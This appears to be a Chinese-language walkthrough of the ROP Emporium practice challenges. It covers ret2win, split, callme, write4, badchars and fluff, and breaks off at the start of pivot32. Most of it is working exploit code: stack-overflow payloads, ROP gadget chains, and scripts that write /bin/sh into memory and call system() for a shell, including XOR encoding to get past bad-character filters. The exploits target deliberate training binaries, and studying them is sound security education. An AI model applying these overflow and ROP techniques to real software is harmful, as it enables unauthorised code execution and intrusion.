You there madam, may I have your input please? And don't worry about null bytes,
we're using fgets!

> AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0xffffd5c0 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAb")
EBX: 0x0
ECX: 0xffffd5c0 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAb")
EDX: 0xf7f90860 --> 0x0
ESI: 0xf7f8ee28 --> 0x1d1d30
EDI: 0x0
EBP: 0x41304141 ('AA0A')
ESP: 0xffffd5f0 --> 0xf7f80062 --> 0x41000000 ('')
EIP: 0x41414641 ('AFAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction
overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414641
[------------------------------------stack-------------------------------------]
0000| 0xffffd5f0 --> 0xf7f80062 --> 0x41000000 ('')
0004| 0xffffd5f4 --> 0xffffd610 --> 0x1
0008| 0xffffd5f8 --> 0x0
0012| 0xffffd5fc --> 0xf7dd57c3 (<__libc_start_main+243>:       add    esp,0x10)
0016| 0xffffd600 --> 0xf7f8ee28 --> 0x1d1d30
```

```
0020| 0xffffd604 --> 0xf7f8ee28 --> 0x1d1d30
0024| 0xffffd608 --> 0x0
0028| 0xffffd60c --> 0xf7dd57c3 (<__libc_start_main+243>:       add    esp,0x10)
[-------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414641 in ?? ()
gdb-peda$ pattern_offset $ebp
1093681473 found at offset: 40
gdb-peda$ pattern_offset $eip
1094796865 found at offset: 44
```

缓冲区距离 ebp 和 eip 的偏移分别为 40 和 44，这就验证了我们的假设。

通过查看程序的逻辑，虽然我们知道 .text 段中存在函数 `ret2win()`，但在程序执行中并没有调用到它，我们要做的就是用该函数的地址覆盖返回地址，使程序跳转到该函数中，从而打印出 flag，我们称这一类型的 ROP 为 ret2text。

还有一件重要的事情是 checksec：

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

这里开启了关闭了 PIE，所以 .text 的加载地址是不变的，可以直接使用 `ret2win()` 的地址 `0x08048659`。

payload 如下（注这篇文章中的paylaod我会使用多种方法来写，以展示各种工具的使用）：

```
$ python2 -c "print 'A'*44 + '\x59\x86\x04\x08'" | ./ret2win32
...
> Thank you! Here's your flag:ROPE{a_placeholder_32byte_flag!}
```

ret2win

现在是 64 位程序：

```
gdb-peda$ disassemble pwnme
Dump of assembler code for function pwnme:
   0x00000000004007b5 <+0>:     push   rbp
   0x00000000004007b6 <+1>:     mov    rbp,rsp
   0x00000000004007b9 <+4>:     sub    rsp,0x20
   0x00000000004007bd <+8>:     lea    rax,[rbp-0x20]
   0x00000000004007c1 <+12>:    mov    edx,0x20
   0x00000000004007c6 <+17>:    mov    esi,0x0
   0x00000000004007cb <+22>:    mov    rdi,rax
   0x00000000004007ce <+25>:    call   0x400600 <memset@plt>
   0x00000000004007d3 <+30>:    mov    edi,0x4008f8
   0x00000000004007d8 <+35>:    call   0x4005d0 <puts@plt>
   0x00000000004007dd <+40>:    mov    edi,0x400978
   0x00000000004007e2 <+45>:    call   0x4005d0 <puts@plt>
   0x00000000004007e7 <+50>:    mov    edi,0x4009dd
   0x00000000004007ec <+55>:    mov    eax,0x0
```

```
   0x00000000004007f1 <+60>:    call   0x4005f0 <printf@plt>
   0x00000000004007f6 <+65>:    mov    rdx,QWORD PTR [rip+0x200873]        #
0x601070 <stdin@@GLIBC_2.2.5>
   0x00000000004007fd <+72>:    lea    rax,[rbp-0x20]
   0x0000000000400801 <+76>:    mov    esi,0x32
   0x0000000000400806 <+81>:    mov    rdi,rax
   0x0000000000400809 <+84>:    call   0x400620 <fgets@plt>
   0x000000000040080e <+89>:    nop
   0x000000000040080f <+90>:    leave
   0x0000000000400810 <+91>:    ret
End of assembler dump.
gdb-peda$ disassemble ret2win
Dump of assembler code for function ret2win:
   0x0000000000400811 <+0>:     push   rbp
   0x0000000000400812 <+1>:     mov    rbp,rsp
   0x0000000000400815 <+4>:     mov    edi,0x4009e0
   0x000000000040081a <+9>:     mov    eax,0x0
   0x000000000040081f <+14>:    call   0x4005f0 <printf@plt>
   0x0000000000400824 <+19>:    mov    edi,0x4009fd
   0x0000000000400829 <+24>:    call   0x4005e0 <system@plt>
   0x000000000040082e <+29>:    nop
   0x000000000040082f <+30>:    pop    rbp
   0x0000000000400830 <+31>:    ret
End of assembler dump.
```

首先与 32 位不同的是参数传递，64 位程序的前六个参数通过 RDI、RSI、RDX、RCX、R8 和 R9 传递。所以缓冲区大小参数通过 rdi 传递给 `fgets()`，大小为 32 字节。

而且由于 ret 的地址不存在，程序停在了 `=> 0x400810 <pwnme+91>: ret` 这一步，这是因为 64 位可以使用的内存地址不能大于 `0x00007fffffffffff`，否则就会抛出异常。

```
gdb-peda$ r
Starting program: /home/firmy/Desktop/rop_emporium/ret2win/ret2win
ret2win by ROP Emporium
64bits

For my first trick, I will attempt to fit 50 bytes of user input into 32 bytes of
stack buffer;
What could possibly go wrong?
You there madam, may I have your input please? And don't worry about null bytes,
we're using fgets!

> AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
RAX: 0x7fffffffe400 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAb")
RBX: 0x0
RCX: 0x1f
RDX: 0x7ffff7dd4710 --> 0x0
RSI: 0x7fffffffe400 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAb")
RDI: 0x7fffffffe401 ("AA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAb")
RBP: 0x6141414541412941 ('A)AAEAAa')
RSP: 0x7fffffffe428 ("AA0AAFAAb")
RIP: 0x400810 (<pwnme+91>:      ret)
R8 : 0x0
R9 : 0x7ffff7fb94c0 (0x00007ffff7fb94c0)
```

```
R10: 0x602260 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbA\n")
R11: 0x246
R12: 0x400650 (<_start>:        xor    ebp,ebp)
R13: 0x7fffffffe510 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT direction
overflow)
[-------------------------------------code-------------------------------------]
   0x400809 <pwnme+84>: call   0x400620 <fgets@plt>
   0x40080e <pwnme+89>: nop
   0x40080f <pwnme+90>: leave
=> 0x400810 <pwnme+91>: ret
   0x400811 <ret2win>:  push   rbp
   0x400812 <ret2win+1>:        mov    rbp,rsp
   0x400815 <ret2win+4>:        mov    edi,0x4009e0
   0x40081a <ret2win+9>:        mov    eax,0x0
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffe428 ("AA0AAFAAb")
0008| 0x7fffffffe430 --> 0x400062 --> 0x1f8000000000000
0016| 0x7fffffffe438 --> 0x7ffff7a41f6a (<__libc_start_main+234>:       mov
edi,eax)
0024| 0x7fffffffe440 --> 0x0
0032| 0x7fffffffe448 --> 0x7fffffffe518 --> 0x7fffffffe870
("/home/firmy/Desktop/rop_emporium/ret2win/ret2win")
0040| 0x7fffffffe450 --> 0x100000000
0048| 0x7fffffffe458 --> 0x400746 (<main>:      push   rbp)
0056| 0x7fffffffe460 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000400810 in pwnme ()
gdb-peda$ pattern_offset $rbp
7007954260868540737 found at offset: 32
gdb-peda$ pattern_offset AA0AAFAAb
AA0AAFAAb found at offset: 40
```

`re2win()` 的地址为 `0x0000000000400811`，payload 如下：

```python
from zio import *

payload = "A"*40 + l64(0x0000000000400811)

io = zio('./ret2win')
io.writeline(payload)
io.read()
```

split32

这一题也是 ret2text，但这一次，我们有的是一个 `usefulFunction()` 函数：

```
gdb-peda$ disassemble usefulFunction
Dump of assembler code for function usefulFunction:
   0x08048649 <+0>:     push   ebp
   0x0804864a <+1>:     mov    ebp,esp
   0x0804864c <+3>:     sub    esp,0x8
   0x0804864f <+6>:     sub    esp,0xc
   0x08048652 <+9>:     push   0x8048747
   0x08048657 <+14>:    call   0x8048430 <system@plt>
   0x0804865c <+19>:    add    esp,0x10
   0x0804865f <+22>:    nop
   0x08048660 <+23>:    leave
   0x08048661 <+24>:    ret
End of assembler dump.
```

它调用 `system()` 函数，而我们要做的是给它传递一个参数，执行该参数后可以打印出 flag。

使用 radare2 中的工具 rabin2 在 `.data` 段中搜索字符串：

```
$ rabin2 -z split32
...
vaddr=0x0804a030 paddr=0x00001030 ordinal=000 sz=18 len=17 section=.data
type=ascii string=/bin/cat flag.txt
```

我们发现存在字符串 `/bin/cat flag.txt`，这正是我们需要的，地址为 `0x0804a030`。

下面构造 payload，这里就有两种方法，一种是直接使用调用 `system()` 函数的地址 `0x08048657`，另一种是使用 `system()` 的 plt 地址 `0x8048430`，在前面的章节中我们已经知道了 plt 的延迟绑定机制（1.5.6动态链接），这里我们再回顾一下：

绑定前：

```
gdb-peda$ disassemble system
Dump of assembler code for function system@plt:
   0x08048430 <+0>:     jmp    DWORD PTR ds:0x804a018
   0x08048436 <+6>:     push   0x18
   0x0804843b <+11>:    jmp    0x80483f0
gdb-peda$ x/5x 0x804a018
0x804a018:      0x08048436      0x08048446      0x08048456      0x08048466
0x804a028:      0x00000000
```

绑定后：

```
gdb-peda$ disassemble system
Dump of assembler code for function system:
   0xf7df9c50 <+0>:     sub    esp,0xc
   0xf7df9c53 <+3>:     mov    eax,DWORD PTR [esp+0x10]
   0xf7df9c57 <+7>:     call   0xf7ef32cd <__x86.get_pc_thunk.dx>
   0xf7df9c5c <+12>:    add    edx,0x1951cc
   0xf7df9c62 <+18>:    test   eax,eax
   0xf7df9c64 <+20>:    je     0xf7df9c70 <system+32>
   0xf7df9c66 <+22>:    add    esp,0xc
   0xf7df9c69 <+25>:    jmp    0xf7df9700 <do_system>
   0xf7df9c6e <+30>:    xchg   ax,ax
   0xf7df9c70 <+32>:    lea    eax,[edx-0x57616]
   0xf7df9c76 <+38>:    call   0xf7df9700 <do_system>
   0xf7df9c7b <+43>:    test   eax,eax
```

```
   0xf7df9c7d <+45>:    sete   al
   0xf7df9c80 <+48>:    add    esp,0xc
   0xf7df9c83 <+51>:    movzx  eax,al
   0xf7df9c86 <+54>:    ret
End of assembler dump.
gdb-peda$ x/5x 0x08048430
0x8048430 <system@plt>: 0xa01825ff      0x18680804      0xe9000000
0xffffffb0
0x8048440 <__libc_start_main@plt>:      0xa01c25ff
```

其实这里讲 plt 不是很确切，因为 system 使用太频繁，在我们使用它之前，它就已经绑定了，在后面的挑战中我们会遇到没有绑定的情况。

两种 payload 如下：

```
$ python2 -c "print 'A'*44 + '\x57\x86\x04\x08' + '\x30\xa0\x04\x08'" |
./split32
...
> ROPE{a_placeholder_32byte_flag!}
from zio import *

payload  = "A"*44
payload += l32(0x08048430)
payload += "BBBB"
payload += l32(0x0804a030)

io = zio('./split32')
io.writeline(payload)
io.read()
```

注意 "BBBB" 是新的返回地址，如果函数 ret，就会执行 "BBBB" 处的指令，通常这里会放置一些 `pop;pop;ret` 之类的指令地址，以平衡堆栈。从 system() 函数中也能看出来，它现将 esp 减去 0xc，再取地址 esp+0x10 处的指令，也就是 "BBBB" 的后一个，即字符串的地址。因为 `system()` 是 libc 中的函数，所以这种方法称作 ret2libc。

split

```
$ rabin2 -z split
...
vaddr=0x00601060 paddr=0x00001060 ordinal=000 sz=18 len=17 section=.data
type=ascii string=/bin/cat flag.txt
```

字符串地址在 `0x00601060`。

```
gdb-peda$ disassemble usefulFunction
Dump of assembler code for function usefulFunction:
   0x0000000000400807 <+0>:     push   rbp
   0x0000000000400808 <+1>:     mov    rbp,rsp
   0x000000000040080b <+4>:     mov    edi,0x4008ff
   0x0000000000400810 <+9>:     call   0x4005e0 <system@plt>
   0x0000000000400815 <+14>:    nop
   0x0000000000400816 <+15>:    pop    rbp
   0x0000000000400817 <+16>:    ret
End of assembler dump.
```

64 位程序的第一个参数通过 edi 传递，所以我们需要再调用一个 gadgets 来将字符串的地址存进 edi。

我们先找到需要的 gadgets：

```
gdb-peda$ ropsearch "pop rdi; ret"
Searching for ROP gadget: 'pop rdi; ret' in: binary ranges
0x00400883 : (b'5fc3')  pop rdi; ret
```

下面是 payload：

```
$ python2 -c "print 'A'*40 + '\x83\x08\x40\x00\x00\x00\x00\x00' +
'\x60\x10\x60\x00\x00\x00\x00\x00' + '\x10\x08\x40\x00\x00\x00\x00\x00'" |
./split
...
> ROPE{a_placeholder_32byte_flag!}
```

那我们是否还可以用前面那种方法调用 `system()` 的 plt 地址 `0x4005e0` 呢：

```
gdb-peda$ disassemble system
Dump of assembler code for function system:
   0x00007ffff7a63010 <+0>:     test   rdi,rdi
   0x00007ffff7a63013 <+3>:     je     0x7ffff7a63020 <system+16>
   0x00007ffff7a63015 <+5>:     jmp    0x7ffff7a62a70 <do_system>
   0x00007ffff7a6301a <+10>:    nop    WORD PTR [rax+rax*1+0x0]
   0x00007ffff7a63020 <+16>:    lea    rdi,[rip+0x138fd6]        #
0x7ffff7b9bffd
   0x00007ffff7a63027 <+23>:    sub    rsp,0x8
   0x00007ffff7a6302b <+27>:    call   0x7ffff7a62a70 <do_system>
   0x00007ffff7a63030 <+32>:    test   eax,eax
   0x00007ffff7a63032 <+34>:    sete   al
   0x00007ffff7a63035 <+37>:    add    rsp,0x8
   0x00007ffff7a63039 <+41>:    movzx  eax,al
   0x00007ffff7a6303c <+44>:    ret
End of assembler dump.
```

依然可以，因为参数的传递没有用到栈，我们只需把地址直接更改就可以了：

```
from zio import *

payload  = "A"*40
payload += l64(0x00400883)
payload += l64(0x00601060)
payload += l64(0x4005e0)

io = zio('./split')
io.writeline(payload)
io.read()
```

callme32

这里我们要接触真正的 plt 了，根据题目提示，callme32 从共享库 libcallme32.so 中导入三个特殊的函数：

```
$ rabin2 -i callme32 | grep callme
ordinal=004 plt=0x080485b0 bind=GLOBAL type=FUNC name=callme_three
ordinal=005 plt=0x080485c0 bind=GLOBAL type=FUNC name=callme_one
ordinal=012 plt=0x08048620 bind=GLOBAL type=FUNC name=callme_two
```

我们要做的是依次调用 `callme_one()`、`callme_two()` 和 `callme_three()`，并且每个函数都要传入参数 `1`、`2`、`3`。通过调试我们能够知道函数逻辑，`callme_one` 用于读入加密后的 flag，然后依次调用 `callme_two` 和 `callme_three` 进行解密。

由于函数参数是放在栈上的，为了平衡堆栈，我们需要一个 `pop;pop;pop;ret` 的 gadgets：

```
$ objdump -d callme32 | grep -A 3 pop
...
 80488a8:       5b                      pop    %ebx
 80488a9:       5e                      pop    %esi
 80488aa:       5f                      pop    %edi
 80488ab:       5d                      pop    %ebp
 80488ac:       c3                      ret
 80488ad:       8d 76 00                lea    0x0(%esi),%esi
...
```

或者是 `add esp, 8; pop; ret`，反正只要能平衡，都可以：

```
gdb-peda$ ropsearch "add esp, 8"
Searching for ROP gadget: 'add esp, 8' in: binary ranges
0x08048576 : (b'83c4085bc3')    add esp,0x8; pop ebx; ret
0x080488c3 : (b'83c4085bc3')    add esp,0x8; pop ebx; ret
```

构造 payload 如下：

```
from zio import *

payload  = "A"*44

payload += l32(0x080485c0)
payload += l32(0x080488a9)
payload += l32(0x1) + l32(0x2) + l32(0x3)

payload += l32(0x08048620)
payload += l32(0x080488a9)
payload += l32(0x1) + l32(0x2) + l32(0x3)

payload += l32(0x080485b0)
payload += l32(0x080488a9)
payload += l32(0x1) + l32(0x2) + l32(0x3)

io = zio('./callme32')
io.writeline(payload)
io.read()
```

callme

64 位程序不需要平衡堆栈了，只要将参数按顺序依次放进寄存器中就可以了。

```
$ rabin2 -i callme | grep callme
ordinal=004 plt=0x00401810 bind=GLOBAL type=FUNC name=callme_three
ordinal=008 plt=0x00401850 bind=GLOBAL type=FUNC name=callme_one
ordinal=011 plt=0x00401870 bind=GLOBAL type=FUNC name=callme_two
gdb-peda$ ropsearch "pop rdi; pop rsi"
Searching for ROP gadget: 'pop rdi; pop rsi' in: binary ranges
0x00401ab0 : (b'5f5e5ac3')      pop rdi; pop rsi; pop rdx; ret
```

payload 如下：

```
from zio import *

payload  = "A"*40

payload += l64(0x00401ab0)
payload += l64(0x1) + l64(0x2) + l64(0x3)
payload += l64(0x00401850)

payload += l64(0x00401ab0)
payload += l64(0x1) + l64(0x2) + l64(0x3)
payload += l64(0x00401870)

payload += l64(0x00401ab0)
payload += l64(0x1) + l64(0x2) + l64(0x3)
payload += l64(0x00401810)

io = zio('./callme')
io.writeline(payload)
io.read()
```

write432

这一次，我们已经不能在程序中找到可以执行的语句了，但我们可以利用 gadgets 将 `/bin/sh` 写入到目标进程的虚拟内存空间中，如 `.data` 段中，再调用 system() 执行它，从而拿到 shell。要认识到一个重要的点是，ROP 只是一种任意代码执行的形式，只要我们有创意，就可以利用它来执行诸如内存读写等操作。

这种方法虽然好用，但还是要考虑我们写入地址的读写和执行权限，以及它能提供的空间是多少，我们写入的内容是否会影响到程序执行等问题。如我们接下来想把字符串写入 `.data` 段，我们看一下它的权限和大小等信息：

```
$ readelf -S write432
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  ...
  [16] .rodata           PROGBITS        080486f8 0006f8 000064 00   A  0   0  4
  [25] .data             PROGBITS        0804a028 001028 000008 00  WA  0   0  4
```

可以看到 `.data` 具有 `WA`，即写入（write）和分配（alloc）的权利，而 `.rodata` 就不能写入。

使用工具 ropgadget 可以很方便地找到我们需要的 gadgets：

```
$ ropgadget --binary write432 --only "mov|pop|ret"
...
0x08048670 : mov dword ptr [edi], ebp ; ret
0x080486da : pop edi ; pop ebp ; ret
```

另外需要注意的是，我们这里是 32 位程序，每次只能写入 4 个字节，所以要分成两次写入，还得注意字符对齐，有没有截断字符（`\x00`,`\x0a`等）之类的问题，比如这里 `/bin/sh` 只有七个字节，我们可以使用 `/bin/sh\00` 或者 `/bin//sh`，构造 payload 如下：

```
from zio import *

pop_edi_ebp = 0x080486da
mov_edi_ebp = 0x08048670

data_addr   = 0x804a028
system_plt  = 0x8048430

payload  = ""
payload += "A"*44
payload += l32(pop_edi_ebp)
payload += l32(data_addr)
payload += "/bin"
payload += l32(mov_edi_ebp)
payload += l32(pop_edi_ebp)
payload += l32(data_addr+4)
payload += "/sh\x00"
payload += l32(mov_edi_ebp)
payload += l32(system_plt)
payload += "BBBB"
payload += l32(data_addr)

io = zio('./write432')
io.writeline(payload)
io.interact()
$ python2 run.py
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA(/binp,/shpOBBBB(
write4 by ROP Emporium
32bits

Go ahead and give me the string already!
> cat flag.txt
ROPE{a_placeholder_32byte_flag!}
```

write4

64 位程序就可以一次性写入了。

```
$ ropgadget --binary write4 --only "mov|pop|ret"
...
0x0000000000400820 : mov qword ptr [r14], r15 ; ret
0x0000000000400890 : pop r14 ; pop r15 ; ret
0x0000000000400893 : pop rdi ; ret
from pwn import *

pop_r14_r15 = 0x0000000000400890
```

```
mov_r14_r15 = 0x0000000000400820
pop_rdi = 0x0000000000400893
data_addr = 0x0000000000601050
system_plt = 0x004005e0

payload  = "A"*40
payload += p64(pop_r14_r15)
payload += p64(data_addr)
payload += "/bin/sh\x00"
payload += p64(mov_r14_r15)
payload += p64(pop_rdi)
payload += p64(data_addr)
payload += p64(system_plt)

io = process('./write4')
io.recvuntil('>')
io.sendline(payload)
io.interactive()
```

badchars32

在这个挑战中，我们依然要将 `/bin/sh` 写入到进程内存中，但这一次程序在读取输入时会对敏感字符进行检查，查看函数 `checkBadchars()`：

```
gdb-peda$ disassemble checkBadchars
Dump of assembler code for function checkBadchars:
   0x08048801 <+0>:     push   ebp
   0x08048802 <+1>:     mov    ebp,esp
   0x08048804 <+3>:     sub    esp,0x10
   0x08048807 <+6>:     mov    BYTE PTR [ebp-0x10],0x62
   0x0804880b <+10>:    mov    BYTE PTR [ebp-0xf],0x69
   0x0804880f <+14>:    mov    BYTE PTR [ebp-0xe],0x63
   0x08048813 <+18>:    mov    BYTE PTR [ebp-0xd],0x2f
   0x08048817 <+22>:    mov    BYTE PTR [ebp-0xc],0x20
   0x0804881b <+26>:    mov    BYTE PTR [ebp-0xb],0x66
   0x0804881f <+30>:    mov    BYTE PTR [ebp-0xa],0x6e
   0x08048823 <+34>:    mov    BYTE PTR [ebp-0x9],0x73
   0x08048827 <+38>:    mov    DWORD PTR [ebp-0x4],0x0
   0x0804882e <+45>:    mov    DWORD PTR [ebp-0x8],0x0
   0x08048835 <+52>:    mov    DWORD PTR [ebp-0x4],0x0
   0x0804883c <+59>:    jmp    0x804887c <checkBadchars+123>
   0x0804883e <+61>:    mov    DWORD PTR [ebp-0x8],0x0
   0x08048845 <+68>:    jmp    0x8048872 <checkBadchars+113>
   0x08048847 <+70>:    mov    edx,DWORD PTR [ebp+0x8]
   0x0804884a <+73>:    mov    eax,DWORD PTR [ebp-0x4]
   0x0804884d <+76>:    add    eax,edx
   0x0804884f <+78>:    movzx  edx,BYTE PTR [eax]
   0x08048852 <+81>:    lea    ecx,[ebp-0x10]
   0x08048855 <+84>:    mov    eax,DWORD PTR [ebp-0x8]
   0x08048858 <+87>:    add    eax,ecx
   0x0804885a <+89>:    movzx  eax,BYTE PTR [eax]
   0x0804885d <+92>:    cmp    dl,al
   0x0804885f <+94>:    jne    0x804886e <checkBadchars+109>
   0x08048861 <+96>:    mov    edx,DWORD PTR [ebp+0x8]
   0x08048864 <+99>:    mov    eax,DWORD PTR [ebp-0x4]
   0x08048867 <+102>:   add    eax,edx
   0x08048869 <+104>:   mov    BYTE PTR [eax],0xeb
```

```
   0x0804886c <+107>:   jmp    0x8048878 <checkBadchars+119>
   0x0804886e <+109>:   add    DWORD PTR [ebp-0x8],0x1
   0x08048872 <+113>:   cmp    DWORD PTR [ebp-0x8],0x7
   0x08048876 <+117>:   jbe    0x8048847 <checkBadchars+70>
   0x08048878 <+119>:   add    DWORD PTR [ebp-0x4],0x1
   0x0804887c <+123>:   mov    eax,DWORD PTR [ebp-0x4]
   0x0804887f <+126>:   cmp    eax,DWORD PTR [ebp+0xc]
   0x08048882 <+129>:   jb     0x804883e <checkBadchars+61>
   0x08048884 <+131>:   nop
   0x08048885 <+132>:   leave
   0x08048886 <+133>:   ret
End of assembler dump.
```

很明显，地址 `0x08048807` 到 `0x08048823` 的字符就是所谓的敏感字符。处理敏感字符在利用开发中是经常要用到的，不仅仅是要对参数进行编码，有时甚至地址也要如此。这里我们使用简单的异或操作来对字符串编码和解码。

找到 gadgets：

```
$ ropgadget --binary badchars32 --only "mov|pop|ret|xor"
...
0x08048893 : mov dword ptr [edi], esi ; ret
0x08048896 : pop ebx ; pop ecx ; ret
0x08048899 : pop esi ; pop edi ; ret
0x08048890 : xor byte ptr [ebx], cl ; ret
```

整个利用过程就是写入前编码，使用前解码，下面是 payload：

```
from zio import *

xor_ebx_cl  = 0x08048890
pop_ebx_ecx = 0x08048896
pop_esi_edi = 0x08048899
mov_edi_esi = 0x08048893

system_plt  = 0x080484e0
data_addr   = 0x0804a038

# encode
badchars    = [0x62, 0x69, 0x63, 0x2f, 0x20, 0x66, 0x6e, 0x73]
xor_byte    = 0x1
while(1):
    binsh = ""
    for i in "/bin/sh\x00":
        c = ord(i) ^ xor_byte
        if c in badchars:
            xor_byte += 1
            break
        else:
            binsh += chr(c)
    if len(binsh) == 8:
        break

# write
payload  = "A"*44
payload += l32(pop_esi_edi)
```

```
payload += binsh[:4]
payload += l32(data_addr)
payload += l32(mov_edi_esi)
payload += l32(pop_esi_edi)
payload += binsh[4:8]
payload += l32(data_addr + 4)
payload += l32(mov_edi_esi)

# decode
for i in range(len(binsh)):
    payload += l32(pop_ebx_ecx)
    payload += l32(data_addr + i)
    payload += l32(xor_byte)
    payload += l32(xor_ebx_cl)

# run
payload += l32(system_plt)
payload += "BBBB"
payload += l32(data_addr)

io = zio('./badchars32')
io.writeline(payload)
io.interact()
```

badchars

64 位程序也是一样的，注意参数传递就好了。

```
$ ropgadget --binary badchars --only "mov|pop|ret|xor"
...
0x0000000000400b34 : mov qword ptr [r13], r12 ; ret
0x0000000000400b3b : pop r12 ; pop r13 ; ret
0x0000000000400b40 : pop r14 ; pop r15 ; ret
0x0000000000400b30 : xor byte ptr [r15], r14b ; ret
0x0000000000400b39 : pop rdi ; ret
from pwn import *

pop_r12_r13  = 0x0000000000400b3b
mov_r13_r12  = 0x0000000000400b34
pop_r14_r15  = 0x0000000000400b40
xor_r15_r14b = 0x0000000000400b30
pop_rdi      = 0x0000000000400b39

system_plt = 0x00000000004006f0
data_addr  = 0x0000000000601000

badchars = [0x62, 0x69, 0x63, 0x2f, 0x20, 0x66, 0x6e, 0x73]
xor_byte = 0x1
while(1):
    binsh = ""
    for i in "/bin/sh\x00":
        c = ord(i) ^ xor_byte
        if c in badchars:
            xor_byte += 1
            break
        else:
            binsh += chr(c)
```

```
    if len(binsh) == 8:
        break

payload  = "A"*40
payload += p64(pop_r12_r13)
payload += binsh
payload += p64(data_addr)
payload += p64(mov_r13_r12)

for i in range(len(binsh)):
    payload += p64(pop_r14_r15)
    payload += p64(xor_byte)
    payload += p64(data_addr + i)
    payload += p64(xor_r15_r14b)

payload += p64(pop_rdi)
payload += p64(data_addr)
payload += p64(system_plt)

io = process('./badchars')
io.recvuntil('>')
io.sendline(payload)
io.interactive()
```

fluff32

这个练习与上面没有太大区别，难点在于我们能找到的 gadgets 不是那么直接，有一个技巧是因为我们的目的是写入字符串，那么必然需要 `mov [reg], reg` 这样的 gadgets，我们就从这里出发，倒推所需的 gadgets。

```
$ ropgadget --binary fluff32 --only "mov|pop|ret|xor|xchg"
...
0x08048693 : mov dword ptr [ecx], edx ; pop ebp ; pop ebx ; xor byte ptr [ecx], bl ; ret
0x080483e1 : pop ebx ; ret
0x08048689 : xchg edx, ecx ; pop ebp ; mov edx, 0xdefaced0 ; ret
0x0804867b : xor edx, ebx ; pop ebp ; mov edi, 0xdeadbabe ; ret
0x08048671 : xor edx, edx ; pop esi ; mov ebp, 0xcafebabe ; ret
```

我们看到一个这样的 `mov dword ptr [ecx], edx ;`，可以想到我们将地址放进 `ecx`，将数据放进 `edx`，从而将数据写入到地址中。payload 如下：

```
from zio import *

system_plt   = 0x08048430
data_addr    = 0x0804a028

pop_ebx      = 0x080483e1
mov_ecx_edx  = 0x08048693
xchg_edx_ecx = 0x08048689
xor_edx_ebx  = 0x0804867b
xor_edx_edx  = 0x08048671

def write_data(data, addr):
    # addr -> ecx
    payload  = l32(xor_edx_edx)
```

```
    payload += "BBBB"
    payload += l32(pop_ebx)
    payload += l32(addr)
    payload += l32(xor_edx_ebx)
    payload += "BBBB"
    payload += l32(xchg_edx_ecx)
    payload += "BBBB"

    # data -> edx
    payload += l32(xor_edx_edx)
    payload += "BBBB"
    payload += l32(pop_ebx)
    payload += data
    payload += l32(xor_edx_ebx)
    payload += "BBBB"

    # edx -> [ecx]
    payload += l32(mov_ecx_edx)
    payload += "BBBB"
    payload += l32(0)

    return payload

payload  = "A"*44

payload += write_data("/bin", data_addr)
payload += write_data("/sh\x00", data_addr + 4)

payload += l32(system_plt)
payload += "BBBB"
payload += l32(data_addr)

io = zio('./fluff32')
io.writeline(payload)
io.interact()
```

fluff

提示：在使用 ropgadget 搜索时加上参数 `--depth` 可以得到更大长度的 gadgets。

```
$ ropgadget --binary fluff --only "mov|pop|ret|xor|xchg" --depth 20
...
0x0000000000400832 : pop r12 ; mov r13d, 0x604060 ; ret
0x000000000040084c : pop r15 ; mov qword ptr [r10], r11 ; pop r13 ; pop r12 ; xor
byte ptr [r10], r12b ; ret
0x0000000000400840 : xchg r11, r10 ; pop r15 ; mov r11d, 0x602050 ; ret
0x0000000000400822 : xor r11, r11 ; pop r14 ; mov edi, 0x601050 ; ret
0x000000000040082f : xor r11, r12 ; pop r12 ; mov r13d, 0x604060 ; ret
from pwn import *

system_plt = 0x004005e0
data_addr  = 0x0000000000601050

xor_r11_r11 = 0x0000000000400822
xor_r11_r12 = 0x000000000040082f
xchg_r11_r10 = 0x0000000000400840
mov_r10_r11 = 0x000000000040084c
```

```
pop_r12 = 0x0000000000400832

def write_data(data, addr):
    # addr -> r10
    payload  = p64(xor_r11_r11)
    payload += "BBBBBBBB"
    payload += p64(pop_r12)
    payload += p64(addr)
    payload += p64(xor_r11_r12)
    payload += "BBBBBBBB"
    payload += p64(xchg_r11_r10)
    payload += "BBBBBBBB"

    # data -> r11
    payload += p64(xor_r11_r11)
    payload += "BBBBBBBB"
    payload += p64(pop_r12)
    payload += data
    payload += p64(xor_r11_r12)
    payload += "BBBBBBBB"

    # r11 -> [r10]
    payload += p64(mov_r10_r11)
    payload += "BBBBBBBB"*2
    payload += p64(0)

    return payload

payload  = "A"*40
payload += write_data("/bin/sh\x00", data_addr)
payload += p64(system_plt)

io = process('./fluff')
io.recvuntil('>')
io.sendline(payload)
io.interactive()
```

pivot32

这是挑战的最后一题，难度突然增加。首先是动态库，动态库中函数的相对位置是固定的，所以如果我们知道其中一个函数的地址，就可以通过相对位置关系得到其他任意函数的地址。在开启 ASLR 的情况下，动态库加载到内存中的地址是变化的，但并不影响库中函数的相对位置，所以我们要想办法先泄露出某个函数的地址，从而得到目标函数地址。

通过分析我们知道该程序从动态库 `libpivot32.so` 中导入了函数 `foothold_function()`，但在程序逻辑中并没有调用，而在 `libpivot32.so` 中还有我们需要的函数 `ret2win()`。

